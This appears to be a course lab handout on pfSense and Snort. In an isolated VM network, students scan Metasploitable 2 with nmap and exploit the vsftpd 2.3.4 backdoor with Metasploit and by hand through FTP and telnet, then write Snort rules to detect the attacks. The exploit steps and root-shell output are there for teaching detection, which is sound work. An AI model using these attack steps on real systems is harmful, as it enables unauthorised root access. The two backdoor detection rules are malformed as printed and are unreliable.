

Lab instructions for Firewall and IPS Technology – Part 2

1. Introduction

This document details the second part of required lab exercises for the course DTEK8063 Firewall and IPS Technology. The labs are individual assignments, so each student will do their own labs and write their own report.

2. System requirements

The exercises are based on virtual machines. A computer capable of running standard virtual machines on x86 architecture is required. You should be able to get these images running on a M-series Macbook, but there is unfortunately no dedicated support provided for ARM based solutions.

The lab has been tested on VirtualBox 7.1.4. r165100 running on Windows 10. The lab will require at least 4Gb of RAM and 20 GB of disk space.

3. Lab set up

The lab exercises have been tested with VirtualBox VMs. If you use another hypervisor (e.g. Parallels) you will have to figure out the details yourself.

This lab extends on the set up from part 1. In addition to that set up, the following virtual appliances are recommended for this lab (select one). If you want to run the exploits from your own computer you will not need these, but will have to install necessary software (nmap, Metasploit, etc.) on your own computer

- Kali Linux: <https://www.kali.org/get-kali/#kali-virtual-machines> (Pick correct version according to your hypervisor)
- Parrot OS: <https://parrotsec.org/download/> (Again pick correct version according to your setup)

4. Lab assignments – Part 2

4.1. Task 1 – Set up Snort on PFSense

In this part you will set up Snort on the firewall. For this you must have an Internet connection.


Objectives:

1. Configure networking for PFSense Internet access
2. Install Snort package
3. Configure Snort with basic settings
4. Reconfigure the network for IDS lab setup

Steps:


1. Change the virtual network adapter to NAT for PFSense WAN interface
2. Log in to the web interface and adjust WAN adapter IP address to DHCP

3. Go to System -> Routing and disable (for now) the lab gateway for WAN and change default gateway to WAN_DHCP



4. Verify that Internet connection works
5. Go to System -> Package Manager and install Snort package


End result:



6. Go to Services -> Snort. Add a new Snort interface for WAN with default settings.
7. From Services -> Snort -> Global Settings enable Snort GPLv2 community rules. Then go to Updates and update the rules for Snort. After it finishes successfully it is a good time to take a snapshot of the PfSense firewall in Virtualbox.
8. Create a new Host-only network in Virtualbox settings. For example, here the chosen network is 192.168.20.1/24 but you can use any private address range. DHCP must be enabled. This will be the new WAN network.

Adapter	DHCP Server
<input type="radio"/> Configure Adapter Automatically <input checked="" type="radio"/> Configure Adapter Manually	<input checked="" type="checkbox"/> Enable Server
IPv4 Address: 192.168.20.1	Server Address: 192.168.20.100
IPv4 Network Mask: 255.255.255.0	Server Mask: 255.255.255.0
IPv6 Address: fe80::3547:ea5e:7340:e708	Lower Address Bound: 192.168.20.3
IPv6 Prefix Length: 64	Upper Address Bound: 192.168.20.20

- Assign the new Host-only network to PFSense WAN adapter and restart networking for WAN adapter.
- The end result should look something like this:



4.2. Task 2 – Set up rest of the environment

Now it is time to set up the rest of the environment. Metasploitable 2 acts as the target in LAN, and a Parrot/Kali VM acts as the attacker in WAN. NOTE: You can also use your host computer to execute the attacks, you will need to install the necessary software and tinker with routing on your own computer, but it can be done. If you choose this route, document your solution in the lab report.

- Import the Metasploitable 2 VM to Virtualbox. Use the LAN host-only network for the adapter.
- Start Metasploitable. Log in with default credentials. Verify that it has automatically acquired an IP address from DHCP.
- Add the firewall LAN adapter as default gateway:

```
sudo ip route add default via <PFSense LAN IP> dev eth0
```

- Import Kali/Parrot VM to Virtualbox, assign the network adapter to WAN host only network and start the VM.
- Verify that the IP address is from the WAN address space and then add a route to the Metasploitable target VM. In this example the LAN address space is 192.168.56.0/24 and the WAN IP address of the firewall is 192.168.20.3. Substitute correct addresses if they are different in your setup.

```
sudo ip route add 192.168.56.0/24 via 192.168.20.3 dev eth0
```

6. Add a firewall rule for WAN that allows all traffic and disable any other WAN rule. We are not interested in how the firewall rules work now.

Firewall / Rules / Edit

Edit Firewall Rule

Action Pass
Choose what to do with packets that match the criteria specified below.
Hint: the difference between block and reject is that with reject, a packet (TCP RST or ICMP) whereas with block the packet is dropped silently. In either case, the original packet is discarded.

Disabled ☐ Disable this rule
Set this option to disable this rule without removing it from the list.

Interface WAN
Choose the interface from which packets must come to match this rule.

Address Family IPv4
Select the Internet Protocol version this rule applies to.

Protocol Any
Choose which IP protocol this rule should match.


Source

Source ☐ Invert match Any

Destination

Destination ☐ Invert match Any

7. Test connectivity by pinging Metasploitable from your Kali/Parrot VM. You should be able to get a response, and the traffic should show up on the firewall as matching to the allow all rule



4.3. Task 3 – Execute the first attack

Now it is time to launch the first attack. The objective of this task is to do reconnaissance to identify target service, execute a successful attack, and at the same time observe what Snort detects. In your lab report, document the implementation and results of each step.

The steps are:

1. Perform port and service scan on the target to identify vulnerable services using *nmap* and document the results.

```
nmap -sV <target IP> -vv
```

2. Document what alerts does Snort generate during the scan
3. Open the Metasploit framework

```
msfconsole
```

We will attack the FTP server running on the target. Metasploit has a working exploit against vsftpd 2.3.4.

4. Launch the exploit against Metasploitable and observe the results

```
use exploit/unix/ftp/vsftpd_234_backdoor  
set RHOSTS <target IP address>  
run
```

NOTE: you may need to run it more than once

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > use exploit/unix/ftp/vsftpd_234_backdoor  
[*] Using configured payload cmd/unix/interact  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.101  
RHOSTS => 192.168.56.101  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run  
  
[*] 192.168.56.101:21 - Banner: 220 (vsFTPd 2.3.4)  
[*] 192.168.56.101:21 - USER: 331 Please specify the password.  
[*] Exploit completed, but no session was created.  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run  
  
[*] 192.168.56.101:21 - The port used by the backdoor bind listener is already open  
[+] 192.168.56.101:21 - UID: uid=0(root) gid=0(root)  
[*] Found shell.  
[*] Command shell session 2 opened (192.168.20.6:38959 -> 192.168.56.101:6200) at 2024-12-13 14:24:52 +0200  
  
whoami  
root
```

5. Document what Snort sees during the attack.

4.4. Task 4 – Setting up detection for the attacks

The objective of this task is to add custom rules to Snort to detect these attacks. The steps are:

1. Add the following three rules to local Snort rules (Services -> Snort -> Edit Snort Interface -> [interface name] Rules, Category selection: custom rules). Each rule goes on its own line.

```
alert tcp any any -> any any (msg:"Nmap TCP Scan Detected"; flags:S; threshold:type both, track by_src, count 20, seconds 10; sid:1000001; rev:1;)
```

```
alert icmp any any -> any any (msg:"Nmap ICMP Ping Sweep Detected"; itype:8; threshold:type both, track by_src, count 10, seconds 10; sid:1000002; rev:1;)
```


```
alert tcp any any -> any 80 (msg:"Nmap Version Probe Detected"; content:"User-Agent|3a| Nmap";  
http_header; sid:1000003; rev:1;)
```

Save the rules and rerun the nmap scan. Document what happens. What rules hit, what do not?

2. Add a rule for detecting the vsftpd backdoor. Use the following rule, all in one line:

```
alert tcp any any -> any 21 (msg:"vsftpd 2.3.4 Backdoor Exploit Attempt"; flow:to_server,established;  
content:"."); within:2; pcre:"/^USER .*\)$/"; sid:1000004; rev:1;)
```

3. Run the exploit again. You can use Metasploit or also do it from the command line like this:



```
(kali㉿kali)~[~]  
$ ftp 192.168.56.101  
Connected to 192.168.56.101.  
220 (vsFTPD 2.3.4)  
Name (192.168.56.101:kali): asd:)  
331 Please specify the password.  
Password:  
^Z  
zsh: suspended  ftp 192.168.56.101  
  
(kali㉿kali)~[~]  
$ telnet 192.168.56.101 6200  
Trying 192.168.56.101 ...  
Connected to 192.168.56.101.  
Escape character is '^]'.  
whoami;  
root  
: command not found
```

4. Document the results. If you were not successful in detecting the backdoor exploit, the rule was too strictly defined for your input. Update the backdoor detection rule to

```
alert tcp any any -> any 21 (msg:"vsftpd 2.3.4 Backdoor Trigger Attempt"; flow:to_server,established;  
content:"USER "; content:"."); distance:0; within:50; sid:1000005; rev:2;)
```

Save the rule and rerun the exploit. Document what happens. [Instructor note: This rule should catch the exploit if the previous one did not]

4.5. Task 4 – Choose your exploit

Now it is time to choose any exploit available on Metasploitable, execute a successful attack with it, and then adjust Snort to detect that attack. This task is open ended and is considered successful when you can show detection of an attack against Metasploitable using a custom Snort rule.

Tips and hints:

- You have a list of exposed services from your nmap scan
- You can go through the Metasploitable documentation and see what kind of exploits are available
- A classic choice would be an SQL injection, for which there are many targets available
- ChatGPT is very good at generating Snort rules for whatever situation. If you use it (or any other AI tool), naturally provide the prompt you used in the report. You can also ask it to make adjustments to rules if they do not work as intended.